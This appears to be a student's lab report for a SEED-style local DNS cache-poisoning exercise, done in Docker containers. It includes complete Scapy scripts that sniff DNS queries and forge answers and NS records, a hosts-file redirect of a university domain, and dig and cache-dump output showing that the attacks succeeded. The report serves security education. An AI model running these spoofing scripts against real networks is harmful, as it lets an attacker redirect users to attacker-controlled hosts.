3: Setup

```
[10/29/24]seed@VM:~$ cd CISC447/A4/Labsetup/
[10/29/24]seed@VM:~/.../Labsetup$ dockps
de3e60ec6780  seed-attacker
554d7cf27e44  attacker-ns-10.9.0.153
e03c40627c8d  local-dns-server-10.9.0.53
cb6b6e999368  seed-router
94131d8a2616  user-10.9.0.5
```

```
[10/29/24]seed@VM:~/.../Labsetup$ docksh 941
root@94131d8a2616:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56434
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6e89e8d014bc3f1501000000672101fd96f02d412839ebb7 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 29 15:40:45 UTC 2024
;; MSG SIZE  rcvd: 90

root@94131d8a2616:/#
```

When running dig ns.attacker32.com, we notice, in the answer section, the IP address of the attacker container set in the zone_attacker32.com file. 10.9.0.153
This IP is set to be the address of the ns nameserver. This is correct and we know this by comparing the input. Had we input www.attacker32.com our answer section IP address would be 10.9.0.180.

```
[10/29/24]seed@VM:~/.../image_attacker_ns$ docksh 941
root@94131d8a2616:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36062
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 981ac8269c9db56d010000006721049d8419e3efaf070817 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 559 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 29 15:51:57 UTC 2024
;; MSG SIZE  rcvd: 88
```

When running dig www.example.com, we receive the IP address of the actual domain. This was cross referenced using nslookup.io

When running dig @ns.attacker32.com www.example.com

```
root@94131d8a2616:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1259
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c4ea98d8e374fae30100000006721069b4295013502f665d9 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 28 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Oct 29 16:00:27 UTC 2024
;; MSG SIZE  rcvd: 88
```

We receive the custom IP address of www.example.com created and stored in the zone_example.com file

4:

```
[10/29/24]seed@VM:~/.../Labsetup$ docksh de3
root@VM:/# ip -br addr
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s3           UP             10.0.2.15/24 fd00::a59f:a59e:59af:af86/64 fd00::
246b:d024:695b:25a5/64 fe80::7cda:7a58:835c:7bb7/64
docker0          DOWN           172.17.0.1/16 fe80::42:21ff:fe02:93f1/64
br-572aaf2daed5  UP             10.9.0.1/24 fe80::42:3aff:fe39:86b8/64
br-3325670c2d86  UP             10.8.0.1/24 fe80::42:38ff:fef5:f922/64
vethc828746@if40 UP             fe80::8c78:d2ff:fe47:390/64
veth12c1ffe@if42 UP             fe80::385d:87ff:fe5d:b72c/64
veth3e5f4a5@if44 UP             fe80::4874:13ff:fecf:e0d1/64
vethb9ab7c1@if46 UP             fe80::d009:fcff:fe9c:dbbc/64
veth9960d6b@if48 UP             fe80::acbc:a4ff:fe4c:cd39/64
root@VM:/#
```

Changing the interface in the dns_sniff_spoof.py file to the one found by running ip -br addr

```
40 pkt = sniff(iface='br-572aaf2daed5', filter=f, prn=spoof_dns)
```

Task 0:
Run ping www.queensu.ca without the assumption that we have already compromised the machine


```
[10/29/24]seed@VM:/etc$ ping www.queensu.ca
PING s-part-0007.t-0009.t-msedge.net (13.107.246.35) 56(84) bytes of data.
^C
--- s-part-0007.t-0009.t-msedge.net ping statistics ---
40 packets transmitted, 0 received, 100% packet loss, time 39916ms
```

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com
1.2.3.4         www.queensu.ca
```

Now that we have “compromised” the machine, point the domain www.queensu.ca to a proof of concept IP address. In our case, 1.2.3.4
Running ping www.queensu.ca gives us



Task 1:

Step 1: clear cache
Step 2: run attack program in attack container with correct corresponding interface name from before
Step 3: run dig command from user container

Note* the dns_sniff_spoof.py file in the attacker container changes with the file with the same name in the volume directory in the Labsetup file.

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='10.0.2.5')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS',
                  ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
                  ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                   ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                   ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=2,
                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-572aaf2daed5', filter=f, prn=spoof_dns)
```

Clear cache with rndc flush
Enter the attacker container with

```
[10/29/24]seed@VM:~/.../Labsetup$ dockps
de3e60ec6780  seed-attacker
554d7cf27e44  attacker-ns-10.9.0.153
e03c40627c8d  local-dns-server-10.9.0.53
cb6b6e999368  seed-router
94131d8a2616  user-10.9.0.5
[10/29/24]seed@VM:~/.../Labsetup$ docksh de3
```

Then run the dns_sniff_spoof.py file in the attacker container
The attack running in the attacker container sits and waits until the DNS resolver is queried, in our case, the dig www.example.net command.

```
root@VM:/volumes# ./dns_sniff_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
```

```
94131d8a2616  user-10.9.0.5
[10/29/24]seed@VM:~/.../Labsetup$ docksh 941
root@94131d8a2616:/# dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12031
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 24 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 29 16:57:28 UTC 2024
;; MSG SIZE  rcvd: 206
```

When said command is run, the user receives the spoofed DNS response from the attacker container instead of the actual address of the domain, because our spoofed addresses arrived before the real recursive lookup could finish.
We know this is the spoofed response because it corresponds with the fake reply we created in dns_sniff_spoof.py (code is shown above)

Task 2

1. Edit dns_sniff_spoof.py
2. Run rndc flush in local dns server container
3. Run ./dns_sniff_spoof.py in attacker container
4. Run dig www.example.net in user container
5. Run rndc dumpdb -cache & cat /var/cache/bind/dump.db

Update this line in dns_sniff_spoof.py to have the IP of our local dns server 10.9.0.53

```
f = 'udp and src host 10.9.0.53 and dst port 53'
root@e03c40627c8d:/# rndc flush
```

```
root@VM:/volumes# ./dns_sniff_spoof.py
.
Sent 1 packets.
```

```
root@94131d8a2616:/# dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14384
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5a4791889697b304010000006728149 9c1bb5f71374ac1aa (good)
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; Query time: 279 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Nov 04 00:26:01 UTC 2024
;; MSG SIZE  rcvd: 88
```

After running dig www.example.net, this message is printed out and the previous image shows what happens in the attacker container after the query is spoofed

The dig command prints out the IP of www.example.net to be our spoofed IP of 10.0.2.5

After printing the contents of the cache we see that within the cache, the recorded IP address of www.example.net is the spoofed IP we fed it

```
www.example.net.        863945  A       10.0.2.5
```

Task 3

*Note: I changed the ip address of the * indicating anything other than the written prefixes inside zone_attacker32.com

I also created my own copy of the dns_sniff_spoof.py file to condense and make changes. This is also the final program I ran to complete this task

Lastly, I changed the if statement at the start of the attack program to www.example.com instead of www.example.net. It would not work when I ran it with .net but it did when I changed it to .com even though this was the only change I implemented when it didn't work

```
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
```

```python
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    #The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                 ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-572aaf2daed5', filter=f, prn=spoof_dns)
```

1. Write task3.py file (above code)
    a. Change rrname to = example.com
    b. Change rdata to - ns.attacker32.com
2. Run rndc flush in the local dns server container
3. Run ./task3.py in the attacker container
4. Run dig www.example.com in the user container
5. Run dig *.example.com (any subdomain of example.com)
6. Run rndc dumpdb -cache & cat /var/cache/bind/dump.db | grep example

After running rndc flush to clear the cache and ./task3.py to sniff and intercept queries (have been done in prev sections so no photos in this one)

```
root@94131d8a2616:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48768
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: af54ce2da2f505130100000006728222e480374f79926576b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 232 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Nov 04 01:23:58 UTC 2024
;; MSG SIZE  rcvd: 88
```

```
root@94131d8a2616:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17110
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3b0527fc59e953df010000006728223452d4bb158340d3e3 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Nov 04 01:24:04 UTC 2024
;; MSG SIZE  rcvd: 89
```

```
root@94131d8a2616:/# dig login.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> login.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34835
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 03d1e4265ed33e9d010000006728224a4243bcfe347cea75 (good)
;; QUESTION SECTION:
;login.example.com.             IN      A

;; ANSWER SECTION:
login.example.com.      259200  IN      A       1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Nov 04 01:24:26 UTC 2024
;; MSG SIZE  rcvd: 90
```

```
root@e03c40627c8d:/# rndc dumpdb -cache
root@e03c40627c8d:/# cat /var/cache/bind/dump.db | grep example
example.com.            777518  NS      ns.attacker32.com.
login.example.com.      863946  A       1.2.3.6
mail.example.com.       863924  A       1.2.3.6
www.example.com.        863918  A       10.0.2.5
```

Task 4

1. Add another entry to the authority section
2. Run rndc flush in local dns server container
3. Run ./task4.py (formerly task3.py) in attacker container
4. Run dig www.example.com in user container
5. Run rndc dumpdb -cache
6. Run cat /var/cache/bind/dump.db | grep example
7. Run cat /var/cache/bind/dump.db | grep google

```
NSsec2 = DNSRR(rrname='google.com', type='NS',
               ttl=259200, rdata='ns.attacker32.com')
```

```
root@94131d8a2616:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27478
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7b446fda7bb1029f01000000672826fee5d56bc5bf3a7ec7 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 272 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Nov 04 01:44:30 UTC 2024
;; MSG SIZE  rcvd: 88
```

When running dig www.example.com even with the additional entry in the authority section we still get the spoofed address

Now to check if google.com was cached

```
root@e03c40627c8d:/# cat /var/cache/bind/dump.db | grep google
root@e03c40627c8d:/# cat /var/cache/bind/dump.db | grep example
example.com.            777589  NS      ns.attacker32.com.
www.example.com.        863989  A       10.0.2.5
root@e03c40627c8d:/#
```

We see that it was not cached

It seems the resolver does not add additional NS records for unrelated domains based on authority section hints. Instead, the cache will primarily store records related to the original query